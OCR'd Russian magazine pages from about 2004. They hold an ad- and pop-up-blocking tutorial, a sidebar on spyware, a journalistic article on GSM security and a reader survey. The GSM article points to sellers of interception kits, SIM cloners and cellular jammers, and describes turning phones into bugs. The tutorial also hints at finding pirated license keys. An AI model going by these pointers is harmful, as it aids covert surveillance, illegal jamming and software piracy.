Ты можешь создать собственное правило для приложения, не применяя стандартные настройки. Чтобы создать правило, выбери пункт "Создание правила на основе стандартного", из ниспадающего списка с правой стороны выбери последний пункт "Другие". Появится диалоговое окно "Правила", в котором ты сможешь создать правило для этого приложения.


В какой-то момент твоя напичканная баннерами программа запросит сетевого подключения. На запрос Outpost, что с ней делать, выбери пункт: запретить этому приложению выполнять какие-либо действия. Все, баннеры больше не обновляются. Останется только узнать, где на компьютере хранятся уже скачанные баннеры, и удалить их.

В случае если программе для функционирования необходим интернет, можно просто добавить адрес рекламного баннера в черный список. Для этого надо щелкнуть по баннеру левой кнопкой мыши и перетащить его в Trashcan. Баннеры с таким же адресом больше не будут появляться.


Для того чтобы Trashcan был всегда под рукой (будет располагаться поверх всех окон в виде небольшого прозрачного окошка), нужно:
■ зайти в меню "параметры";
■ выбрать там вкладку "подключаемые модули";

»

Outpost - надежное средство от сетевого мусора.



Outpost Firewall во всей красе



Уничтожаем всплывающие окна

■ выбрать пункт Advertisement Blocking и нажать на кнопку "параметры";

■ поставить галочку напротив пункта "показывать коробку для рекламы" (Show Ad Trashcan on your desktop).


Чтобы Outpost запрещал всплывающие окна браузера, в меню "подключаемые модули" выбери "активное содержание", а для этого зайди в меню "параметры".

Ставь точку в пункте "запретить всплывающие окна".

Последняя доступная версия - Outpost Firewall Pro 2.1.

Outpost Firewall Pro 2.1 распространяется не бесплатно, в отличие от версии 1.0. Ключиков для 2.1 мне не попалось, но вот для версии 2.0 (весит 5,18 Мб) можно легко найти на соответствующих ресурсах. Если ставить файрвол ты по каким-то причинам не можешь или не хочешь, можно воспользоваться специализированными программами (благо их написано огромное количество), которые тоже умеют справляться с баннерами и всплывающими окнами.

Например, программа ATGuard. Предназначена для контроля за входящим и исходящим трафиком. Эта программа уже имеет список самых распространенных баннерных серверов, чего вполне достаточно для того, чтобы ни одна картинка, имеющая один из таких адресов, не была показана. Ты можешь сам редактировать список серверов, удаляя или добавляя новые адреса.



Уничтожаем баннеры

ВОЗМОЖНОСТИ ШПИОНОВ

■ Сканирование жесткого диска с исследованием твоего реестра и системных папок в поисках информации обо всем установленном у тебя программном обеспечении;

■ Слежка за качеством связи и способом подключения;

■ Слежка за активностью в Сети, т.е. за данными, которые ты вносишь в формы, что чаще посещаешь, что заказываешь в онлайн-магазинах;

■ Слежка за cookies, содержащими регистрационную информацию, созданную при посещении любимых сайтов;

■ Интеграция в почтовый клиент, со всеми вытекающими...;

■ Слежка за нажатиями клавиш с записью всего, что ты печатаешь, в текстовый файлик, который затем отсылается разработчику.

Программа имеет удобный, хорошо документированный интерфейс, помещает свой значок в Tray-области панели задач, может быть запущена при загрузке Windows или автоматически при обнаружении интернет-соединения. Развитие ATGuard не так давно было приостановлено, программный код куплен компанией Symantec, которая выпустила собственный продукт Norton Internet Security 2000 (www.symantec.com/sabu/nis), объединяющий алгоритмы ATGuard, функции антивируса и фильтрации информации из интернета.

Новичкам я советую поставить программу Ad-Muncher, которая очень проста в настройке.

На вкладке Options->Filtering нужно установить следующие параметры для показа интернет-страниц:

❶. Удаление баннеров с размерами от 400-500 до 40-85 пикселей.

❼. Оставлять место после баннера с размерами от 400-500 до 40-85 пикселей.

❸. Показывать вместо удаленного баннера текст, который ты придумаешь сам.

❶. Показывать на месте удаленной картинки альтернативный текст. Это тот текст, который ты видишь при просмотре страниц, на которых есть ссылки на несуществующие картинки, или тот текст, который показывается при наведении мышки на картинку.

Все, баннеров размером от 400-500 пикселей больше не будет. Баннеры других размеров будут продолжать грузиться на просматриваемую тобой страницу, но такие баннеры встречаются гораздо реже.

Если поставить галочки везде, можно добиться следующего эффекта:


■ запретить текстовые рекламные ссылки;

■ запретить отключение кэша (там временно хранится вся просмотренная информация со страницы), сможешь сохранять страницу в автономном режиме;

■ запретить показывать сообщения об ошибках на страницах, они возникают в результате неработоспособности скриптов (программа, расположенная в HTML коде страницы);

■ запретить запуск всех скриптов, запускаемых при входе или выходе со страницы;

■ запретить воспроизведение фоновой музыки и звуков, что сэкономит твой трафик, и страницы будут грузиться гораздо быстрее;



Расставляем галочки


■ запретить полосе прокрутки изменять цвет;
■ запретить автоматически обновлять страницу, это сэкономит твой трафик, но придется нажимать клавишу "обновить страницу", чтобы получить свежую информацию;
■ запретить добавление иконки при помещении страницы в избранное;
■ запретить загрузку страницы в собственном окне браузера;
■ запретить перемещать и изменять размер окна;
■ запретить убирать панель инструментов в новых окнах;
■ запретить окнам изменять размеры окна браузера по умолчанию;
■ запретить сайтам автоматически добавляться в избранное;
■ удалять фоновые картинки.


Теперь займемся всплывающими окнами. Для этого на вкладке Options->Popup Removal ставим галочки, как на скрине.

Так ты достигнешь следующего эффекта:
■ заблокируются всплывающие окна при загрузке сайта;
■ заблокируются всплывающие окна при уходе с сайта;
■ заблокируются окна, всплывающие через 20 секунд;
■ заблокируются окна, всплывающие после наведения мышки на определенную область страницы;
■ в status-bar будет показана информация об уже заблокированных всплывающих окнах и сообщениях.

Если поставить галочки в оставшихся квадратиках, то будут заблокированы предупреждающие сообщения и сообщения во всплывающих окнах. Их блокировать не обязательно, трафика они не тратят, да и можно упустить какое-нибудь важное сообщение.

Еще одна программа, позволяющая убивать баннеры и всплывающие окна - WebWasher 3.3.


Расставляем галочки


И снова галочки

Имеет немецкий и русский интерфейс.

Является надстройкой к самым распространенным браузерам: Internet Explorer, Netscape Navigator и Opera, и при установке на жесткий диск автоматически встраивается в программы. В отличие от Ad-Muncher, она знает более пятидесяти самых распространенных размеров баннеров. Определяет, распознает и отключает рекламные баннеры, идентифицируя их по размерам, обычно указываемым в HTML-коде, или, при их отсутствии, определяя эти значения из первых байт заголовков файлов изображений. WebWasher 3.3 может заменять удаляемый баннер на автоматически генерируемую картинку такого же размера. Это самая простенькая прога, которая умеет только убирать всплывающие окна.

FIREBALL EXTRA

■ При запуске программы в Tray-области появляется желтая рожица, которая улыбается, когда программа запущена, или грустит, когда отключена. При использовании FireBall Extra тебе придется поэкспериментировать, так как единственной настройкой является возможность выбирать временной интервал, до которого разрешается появляться всплывающему окну. Если в течение этого времени окно не успеет появиться, то оно не появится уже никогда, при этом программа подаст звуковой сигнал (можно отключить, когда надоест). По умолчанию временной интервал установлен равным 0,2 секунды, чего вполне достаточно для появления всплывающего рекламного окна. Вот и все, больше никакой рекламы ты не увидишь. Двигатель прогресса погиб на корню :).

ЗАКОННОСТЬ СЛЕЖКИ

■ Когда ты ставишь новую программу - всегда ли ты читаешь лицензионное соглашение? Вот-вот, а ведь именно в нем и написано, что ты соглашаешься участвовать в какой-нибудь рекламной акции, причем зачастую это сообщается так витиевато, что понять смысл отдельного абзаца бывает довольно сложно. Ну а для умных, как обычно, созданы две радиокнопки - согласен или нет? Не согласен - извини, программа инсталлироваться не будет. Так пользователь, часто даже сам не подозревая, соглашается на слежку за собой...

Берд Киви (kiwi@computerra.ru)

ПЛЮСЫ И МИНУСЫ GSM

РАЗНООБРАЗНЫЕ АСПЕКТЫ БЕЗОПАСНОСТИ МОБИЛЬНОЙ СВЯЗИ

То, что мобильный телефон - вещь чрезвычайно удобная и полезная в быту, доказывать, естественно, никому не надо. Впрочем, на свете хватает и таких людей, кто видит в мобильниках одно лишь зло. И чтобы зло это стало вполне очевидным для всех, они копят и копят истории о жутких происшествиях, случающихся с абонентами сотовой связи.

Британский полицейский-мотоциклист на полном ходу врезался в дерево, когда решил прочесть полученное SMS-сообщение.

Известно множество случаев, когда мобильник становился причиной серьезных неприятностей.

Во всех странах растут продажи блокираторов сотовой связи.

Вот, скажем, в Мексике один беспечный гражданин в зоопарке уронил свой мобильник в клетку со львом, а когда сам полез доставать столь дорогой ему предмет, был тут же атакован разъяренным от подобного нахальства хищником. Другой несчастный, житель Лондона, упал с балкона своего дома, когда чересчур увлекся поисками места для наилучшего приема сигнала. Третьего, бизнесмена из Германии, в общественном месте избили до смерти лишь за то, что у его мобильника был жутко противный звонок.

В австрийских Альпах из-за сотового телефона погиб под снежной лавиной опытный лыжник-инструктор, оснащенный специальным устройством-радиомаяком. Несмотря на спецустройство, инструктора очень долго не могли отыскать, поскольку, как выяснилось позже, мобильный телефон напарника, находившегося всего в 50 метрах от засыпанного снегом коллеги, искажал цифровой сигнал от радиомаяка. Когда в проблеме, наконец, разобрались и переключились на аналоговую аппаратуру, оказалось уже слишком поздно.

В 2000 году катастрофа в аэропорту Цюриха унесла жизни 10 человек, когда вскоре после взлета упал на землю самолет Saab 340 авиакомпании Crossair. Проведенное расследование показало, что причиной аварии, вероятно, стала электромагнитная интерференция от включенного сотового телефона одного из пассажиров. Как продемонстрировали тестовые испытания, навигационную систему самолета действительно можно повредить сигналами, излучаемыми мобильником. Наконец, совсем недавно, в декабре 2003 года, пакистанского президента Первеза Мушаррафа пытались взорвать здоровенной - в четверть тонны весом - бомбой, заложенной под мост и дистанционно приводимой в действие с помощью сигнала вызова сотового телефона. Лишь благодаря аппаратуре глушения, применяемой службой безопасности для

блокирования радиочастот, детонатор бомбы не сработал во время проезда президентского кортежа (взрыв произошел вскоре после проезда машин, когда сместилась окружающая их "санитарная зона" глушителей).

ЗАЩИТА И ЕЕ ИМИТАЦИЯ

Одна из характерных особенностей системы мобильной цифровой связи GSM (как, впрочем, и других подобных) состоит в том, что все ее аспекты, так или иначе связанные с безопасностью, окружены плотной завесой секретности. С одной стороны, это, конечно, понятно - зачем просто так, совершенно задаром предоставлять важную информацию всяким жуликам, бандитам, террористам и прочим антисоциальным элементам. Но оборотной стороной подобной стратегии сокрытия становится то, что широко декларируемые свойства системы не соответствуют, мягко говоря, реальному положению вещей. А формулируя более жестко, пользователей просто-напросто дурят, или, если угодно, вводят в заблуждение относительно многих возможностей и слабостей системы. Причем слабости эти, следует подчеркнуть, заложены в конструкцию вполне умышленно - именно чтобы дурить людей.

Главными мифами, окружавшими GSM с момента рождения на рубеже 1980-90-х годов, были "невозможность перехвата" сигнала, "надежное шифрование" речи при работе в защищенном режиме и "невозможность клонирования" телефона. Даже в конце 1999 года, когда хакерами и независимыми университетским исследователями уже было убедительно продемонстрировано, что все эти декларации - неправда, компетентные официальные лица консорциума GSM продолжали настаивать на своем. Вот как выглядит прямая цитата из заявления, сделанного в ту пору Джеймсом Мораном, директором подразделения, отвечающего в консорциуме GSM за безопасность и защиту системы от мошенничества: "Никто в мире не продемонстрировал возможность перехвата звонков в сети GSM. Это факт... Насколько нам известно, не существует никакой аппаратуры, способной осуществлять такой перехват".

Весьма едкая реакция независимых исследователей на эти слова выглядела примерно так: "Имея ситуацию, когда целый ряд компаний продает оборудование для перехвата GSM - причем не первый год и с весьма открытой рекламой в Сети - этот директор по безопасности либо лжет, либо

некомпетентен, либо и то и другое разом". Эта реплика принадлежит новозеландцу Питеру Гутману из Оклендского университета, на веб-сайте которого, в частности, есть и страничка - www.cs.auckland.ac.nz/~pgut001/products.html - с подборкой ссылок на компании, продающие оборудование для мониторинга GSM. Интересно, что практически все указанные там фирмы перевели содержательную информацию о товаре в закрытый раздел своих сайтов, видимо, для поддержания мифа о невозможности перехвата.

Впрочем, эту информацию без проблем можно найти в других местах. Вот, к примеру, портативная рабочая станция GSM Monitoring System STL-5020 фирмы Secur Telecom (www.securtelecom.com/government/Comminterception/gsmonitoring/) или схожая по назначению аппаратура Cellular Interceptor GSM Digital фирмы Accelerated Promotions (accelerated-promotions.com/consumer-electronics/cellular-interception.htm).

Работа этой аппаратуры, как можно узнать из характеристик, совершенно прозрачна для операторов мобильной связи, обеспечивая полную невидимость перехватчика, и способна вести мониторинг нескольких телефонов одновременно. Все переговоры можно либо записывать, либо прослушивать в стереорежиме, когда голоса беседующих абонентов звучат из разных колонок. Аппаратура мониторинга регистрирует всю мало-мальски значимую информацию об отслеживаемых телефонах (идентификаторы IMEI, IMSI, TMSI) и параметры GSM-сети на контролируемой территории (сервис-провайдеры, номера каналов, идентификаторы соты, уровень сигнала и т.д.). По желанию заказчика за дополнительные деньги оборудование снабжается также возможностями декодирования зашифрованных передач. Базовая же цена этой аппаратуры составляет 400-500 тысяч долларов, что, впрочем, отражает не действительную стоимость электроники и ПО, а скорее "эксклюзивность" продукта. В российской части интернета практически все то же самое в конце 1990-х годов продавалось по куда более реальной цене 4,5 тысячи долларов. Совсем без труда в интернете можно найти и недорогую аппаратуру для клонирования SIM-карточек. К примеру, продукт SIM-R/W 2x for GSM тайваньской фирмы iNEX Technology (www.inex-tw.net/product2.htm).

Декларируемая и реальная стойкость криптоалгоритмов GSM (аутентификация A3/A8 и собственно шифрование A5 в своих разновидностях A5/0, A5/1, A5/2, A5/3) - это вообще отдельный весьма большой разговор. Наиболее содержательным, вероятно, собранием англоязычных материалов по этим вопросам является веб-сайт GSM Security (gsmsecurity.com), а достаточно подробный обзор на русском языке можно найти в моей статье "(не)Безопасность GSM" (www.share-book.ru/kiwi/gsm-pap.htm).

Реальную стойкость штатных средств шифрования GSM обычно выражают такой фразой: "Мобильному телефону следует доверять лишь ту информацию, которую вы можете обсуждать в лифте, набитом людьми". Для более серьезной защиты переговоров в сетях сотовой связи общедоступного оборудования практически нет. Пионером здесь можно считать небольшую берлинскую фирму Cryptophone (www.cryptophone.de), выпустившую в 2003 году реально крепкую аппаратуру засекречивания на базе смартфонов и алгоритма AES. Цена комплекта из двух криптофонов, правда, довольно приличная - 3500 евро (но на сайте можно скачать бесплатную программу-криптофон и исходники под Windows и PocketPC - прим. ред.).

О, ГДЕ ЖЕ ТЫ, БРАТ?

Среди возможностей упомянутой выше аппаратуры мониторинга GSM можно обнаружить и такие: определение дистанции от телефона-цели до базовой станции; определение направления на телефон-цель. Интересно отметить, что устанавливать географическое местоположение абонента мобильной связи способна не только дорогая спецаппаратура перехвата, но и вполне обычное оборудование операторов мобильной телефонии. Более того, возможности географического позиционирования абонента на местности (локализации) изначально заложены в саму архитектуру мобильной сотовой связи. Просто потому, что для эффективной организации соединения сеть должна знать, в какой именно из ее ячеек находится всякий конкретный телефон. Делается это известными в навигации методами триангуляции - по времени отклика аппарата на сигналы трех-четырех ближайших мачт базовых станций. Более того, информация о перемещениях каждого абонента из одной ячейки в другую не только регулярно фиксируется, но и довольно долго хранится в базах данных телефонных операторов. Однако многие годы все это было большим секретом, поскольку технология предоставляла спецслужбам и правоохранительным органам удобнейший инструмент для совершенно незаметного наблюдения за интересующими их объектами.

Иногда, правда, информация об этой специфике GSM невольно просачивалась в прессу при освещении громких криминальных историй. Так, к примеру, было в 2000 году в Исландии, одной из самых "мобильных" в мире стран, где на 275 тысяч человек населения приходится свыше 210 тыс. сотовых телефонов, а вся территория острова плотно усеяна мачтами базовых станций. И вот именно здесь 33-летнего исландца угораздило убить своего партнера по бизнесу. Убийца позаботился об отсутствии свидетелей и спрятал тело жертвы в укромном безлюдном месте - одной из лавовых расселин вулканического острова. Однако полиции удалось довольно быстро найти место преступления и изобличить подозреваемого, проанализировав запись его перемещений, полученную у оператора сотовой »

Телефон-шифратор Cryptophone

Переговоры можно записывать или прослушивать в стерео, когда голоса абонентов звучат из разных колонок.

связи. Как и подавляющее большинство исландцев, убийца всегда носил при себе телефон.

Наиболее громкий скандал в связи с постоянной и негласной, по сути дела, слежкой за гражданами с помощью системы GSM имел место в 1997 году, когда цюрихская газета Sonntags Zeitung поведала, как швейцарская полиция тайно следит за перемещениями пользователей мобильных телефонов с помощью компьютера национальной телекоммуникационной компании Swisscom. Несмотря на некоторые преувеличения журналистов ("в Swisscom хранят данные о передвижениях более миллиона пользователей мобильной связи и могут восстановить местоположение всех абонентов с точностью до сотни метров на протяжении, по крайней мере, последнего полугода; а если понадобится, то могут в точности воссоздать, вплоть до минуты, кто, где, когда и с кем созванивался для конфиденциальных переговоров"), представителям Swisscom пришлось официально признать, что они практикуют сбор и хранение информации о перемещениях всех абонентов, но выдают ее властям лишь по ордеру суда.

Поскольку в демократических государствах принято чтить презумпцию невиновности, и нет законов, разрешающих полиции превентивный сбор данных в целях будущих расследований, швейцарские власти были вынуждены провести специальное разбирательство по материалам скандальной публикацией цюрихской газеты. И хотя в итоге подтвердилась суть всех обвинений прессы, власти решились открыто опубликовать лишь 3 страницы из 30-страничного итогового отчета, который в целом засекретили, сочтя его содержание нежелательным для всеобщего разглашения. Впрочем, у народа имелся и другой источник содержательной информации. Публикации газеты Sonntags Zeitung были построены в основном на данных о шпионских аспектах мобильной связи, собранных на веб-сайте "Interception" правозащитника Кристиана Массона. В мае 1999 г. при крайне загадочных обстоятельствах Массон погиб, направляясь на встречу с журналистом и упав с моста. Полиция квалифицировала произошедшее как самоубийство. В память о Массоне его веб-сайт сохранен друзьями по адресу www.seriot.ch/interception/.

Среди материалов этого сайта есть свидетельства экспертов, согласно которым, даже если человек выключает свой телефон, не желая постоянно фигурировать в базах данных, которые ему абсолютно неподконтрольны, практически никакого эффекта это не возымеет. Потому что и в выключенном состоянии мобильный телефон регулярно подает о себе сигнал базовой станции. Так что если абонент категорически не желает постоянно находиться под наблюдением, ему придется вынуть из аппарата батарейку или засунуть телефон в пакет/контейнер, экранирующий электромагнитные излучения. Каждая из фирм-провайдеров мобильной связи имеет собственные нормативы на сроки хранения данных о перемещениях своих абонентов. Сроки эти могут быть очень разными - от нескольких дней до нескольких месяцев. Но суть

ОПАСНЫЕ МЕСТА

■ **Место #1:** в самолете. Теоретически есть шанс не долететь, поскольку излучение телефона может самым фатальным образом повлиять на работоспособность бортовой электроники.

■ **Место #2:** на автозаправочной станции. Эксперты предупреждают - здесь сотовый телефон, как и спички-зажигалки-сигареты, лучше держать подальше. Есть опасность взрыва.

■ **Место #3:** в больницах. Тут от беспечного использования телефона могут пострадать жизни других людей. Известны случаи, когда из-за сотовой связи отключалась аппаратура в реанимационных отделениях.

■ **Место #4:** за рулем автомобиля. Водитель, болтающий по сотовому телефону, - в своей невнимательности хуже пьяного. Это многократно подтвержденный экспериментами научный факт.

■ **Места #5:** в кино, театре и прочих подобных заведениях. Здесь любители шумно общаться по телефону имеют все больше шансов быть избитыми. Сотрудники больниц свидетельствуют, что у них явно растет количество пациентов, обращающихся за медицинской помощью с подбитым глазом, сильными ушибами или сломанным ребром - как результатами эмоциональных разборок на почве пользования мобильником в неподобающем месте.

...представителям Swisscom пришлось официально признать, что они практикуют сбор и хранение информации о перемещениях всех абонентов...

Главный миф о GSM - это невозможность перехвата его сигнала.

С помощью системы GSM зачастую нелегально проводят слежку за подозрительными объектами или людьми.

накапливаемых данных одна: на их основе для любого конкретного номера и его владельца имеется возможность выстроить "профиль" с точными датами и временем всех перемещений на местности.

С начала 2000-х годов, когда возможности GSM-сетей по локализации абонентов перестали быть секретом, в Европе и Азии появляется все больше сервисов, теперь уже в качестве платной услуги предлагающих всем желающим определять местоположение нужных людей по их телефонному номеру.

МЕРТВАЯ ЗОНА ЛИЧНОГО ПОЛЬЗОВАНИЯ

Еще одна хорошо известная, но трудно решаемая проблема сотовой телефонии - это громкие и навязчивые разговоры не обремененных воспитанием людей в местах, совершенно для этого не предназначенных - в театрах, кино, тихих ресторанчиках и тому подобных публичных заведениях. Поскольку предупреждающие таблички и вежливые увещевания малоэффективны, администрация все чаще начинает прибегать к техническому решению - применению аппаратуры локального глушения сотовой связи.

По своему принципу действия эти глушители обычно относятся к оборудованию активного подавления сигналов, физика которого довольно проста и сводится к генерации шума (радиочастотных помех) в нужном диапазоне волн. При сильном уровне помех сигналы от базовой станции просто забиваются, в результате чего телефон в этом месте "не видит" свою сеть, а его хозяин никогда не сможет отличить наверняка действие глушилки от "мертвой зоны", обычной для сотовой связи.

Правила пользования радиочастотным спектром в большинстве государств категорически запрещают самовольное использование любых излучателей, создающих помехи для сетей, имеющих лицензию на вещание. Правда, приняты эти правила очень давно, за много десятилетий до появления сотовых телефонов, а помехи от "бытовой" аппаратуры глушения мобильной связи распространяются обычно лишь на несколько десятков метров (есть, конечно, мощные глушилки у военных и спецслужб с дальностью действия на километры, однако здесь о них речь не идет). Поэтому либо законы корректируются, как во Франции или Гонконге, либо власти смотрят весьма либерально на самовольное применение маломощных глушителей, и даже в законопослушных странах, вроде США, подобная аппаратура закупается массово. Формально лишь за однократное ее использование по американским законам положено до года тюрьмы и 11 тысяч долларов штрафа, однако в отношении сотовых глушилок этот закон не применялся ни разу.

Естественно, практически во всех странах продажи блокираторов сотовой связи в частные руки из года в год только растут. А цена на подобное оборудование, соответственно, снижается. В России такого рода технику делает целый ряд фирм - Маском, Нелк, Сюртель, Радиосервис. На сайте последней (www.radioservice.ru), к примеру, покупателям предлагается компактный блокиратор RS Jammini для сетей GSM 900/1800 по цене 1500 у.е. (евро) за штуку. Функционально сходная (но с существенно большим диапазоном блокируемых систем) аппаратура C-Guard LP, выпускаемая куда более известной на мировом рынке израильской компанией NetLine Communications Technologies (www.netline.co.il/LP.htm), »

Блокиратор сотовой связи Suresafe SH-066

продается в разных местах по цене от 1500 до 2000 долларов. Радиус действия маломощного C-Guard LP составляет от 5 до 80 метров, в зависимости от конкретных условий приема и близости базовых станций.

Кроме того, на рынке известны и совсем недорогие устройства глушения, в буквальном смысле для "персонального использования". Чаще всего в этом ряду упоминают аппарат SH-066PL тайваньской фирмы Suresafe Technology (www.suresafe.com.tw) стоимостью всего около 300 долларов. Это устройство не только по цене, но и по внешнему виду напоминает мобильный телефон, обеспечивая глушение любой цифровой и аналоговой сотовой связи в радиусе до 15 метров (в зависимости от системы телефонной сети и мощности сигнала в данной точке соты).

Телефонный глушитель - уже совсем не экзотика.

Фирмы, выпускающие блокираторы мобильной связи, обычно занимаются и несколько иным аспектом повсеместно распространившихся сотовых телефонов. Специалистам известно, что после совсем небольшой модификации этот аппарат легко превращается в довольно удобное подслушивающее устройство. Телефон как бы случайно оставляется в нужном месте в якобы "выключенном", судя по внешнему виду, состоянии, однако при звонке на этот номер аппарат не издает звонков и визуальных сигналов, просто становясь микрофоном. При этом профессиональная аппаратура для поиска закладок-жучков обычно игнорирует частоты сотовых телефонов, поскольку они слишком широко распространены и обычно не вызывают подозрений. Именно по этой причине основатели Netline Communications, в прошлом сотрудники израильской разведки, решили создать специальное устройство для выявления скрытых коммуникаций в сетях мобильной связи. Прибор, получивший название Cellular Activity Analyzer (CAA), размещается при "зачистке" непосредственно в комнате, которую желательно оградить от прослушивания, и выявляет все сигналы обмена между сотовыми телефонами и базовой станцией. Как показывает опыт, подобный прибор позволяет отыскивать телефоны, "забытые" хозяевами в самых неожиданных местах - в цветочных горшках, например, или прикрепленными скотчем под столом.

ЖИЗНЬ И ЗДОРОВЬЕ ПРЕВЫШЕ ВСЕГО

Логика повествования увела нас в экзотические, уже сугубо шпионские дебри, хотя изначально планировалось просто рассмотреть не слишком известные аспекты GSM с точки зрения общей безопасности. Существенно подробнее многие из этих вопросов рассмотрены в моей книге "Гигабайты власти" (www.sharebook.ru/kiwi/gbop.htm). Напоследок хочу посоветовать еще раз внимательно перечитать врезку «Опасные места» (позаимствовано с www.cellphonesafety.info) - ради сохранения жизни и здоровья мобильный телефон в этих местах имеет смысл заблаговременно отключать.

А Н К Е Т А

Мы стремимся постоянно улучшать журнал, и нам очень важно твое мнение о том, что с ним происходит. Если ты хочешь помочь нам, вступай в ряды тест-группы XS. Участники тест-группы смогут первыми оценить предстоящие нововведения, будут иметь возможность высказывать свое мнение о каждом номере напрямую редакции. От вас требуется немного: быть в онлайне, переодически отвечать на вопросы редакции, и самое главное - желание. Мы, в свою очередь, в долгу не останемся :).

Чтобы попасть в стройные ряды тест-бойцов, нужно всего лишь заполнить эту анкету и прислать ее нам. Если ты не хочешь быть в тест-группе, пришли анкету просто так :). Заранее спасибо.

Давно ли ты читаешь "Хакер Спец"?
- ○ С первых номеров
- ○ Около года
- ○ Несколько последних номеров
- ○ Первый раз

Как ты считаешь, изменился ли "Хакер Спец" за последнее время?
- ○ Да, улучшился
- ○ Да, ухудшился
- ○ Нет, по-моему, не изменился

Почему ты купил этот номер?
- ☐ Понравилась обложка
- ☐ Интересная тема номера
- ☐ Я постоянный читатель
- ☐ Друзья рекомендовали
- ☐ Другое_____

Какой из последних номеров тебе понравился больше всего?
- ○ 01(38).04 - нePC
- ○ 02(39).04 - Абсолютная мобильность
- ○ 03(40).04 - the XP files
- ○ 04(41).04 - Личная безопасность

Насколько сложны материалы Спеца?
- ○ Грузят по-дикому
- ○ Можно попроще
- ○ Все понятно
- ○ Слишком просто

Обложка какого номера тебе понравилась больше?
- ○ 11(36).03 - Вирусы
- ○ 12(37).03 - Modding
- ○ 01(38).04 - нePC
- ○ 02(39).04 - Абсолютная мобильность
- ○ 03(40).04 - the XP files
- ○ 04(41).04 - Личная безопасность

Было бы тебе интересно узнавать мнение экпертов по определенным темам?
- ○ Да
- ○ Нет, не очень

Каких материалов в журнале должно быть больше?
- ☐ Теоретических
- ☐ Практических
- ☐ Аналитических
- ☐ Развлекательных
- ☐ Все и так хорошо

О себе

ФИО

Где ты живешь

E-mail

Сколько тебе лет?
- ○ Меньше 17
- ○ 18-20
- ○ 21-23
- ○ 24-27
- ○ 28-30
- ○ 30-33
- ○ Больше 33

Твое семейное положение
- ○ Холост
- ○ Женат

В каком вузе ты учишься?
- ○ Техническом
- ○ Гуманитарном
- ○ Я не учусь в вузе

Связана ли твоя работа с информационными технологиями?
- ○ Да
- ○ Нет
- ○ Я не работаю

Твой средний месячный доход
- ○ Меньше $100
- ○ $100-300
- ○ $300-700
- ○ Больше $700

Каков твой уровень знания ПК?
- ○ Элита
- ○ Advanced User
- ○ Обычный пользователь
- ○ Начинающий

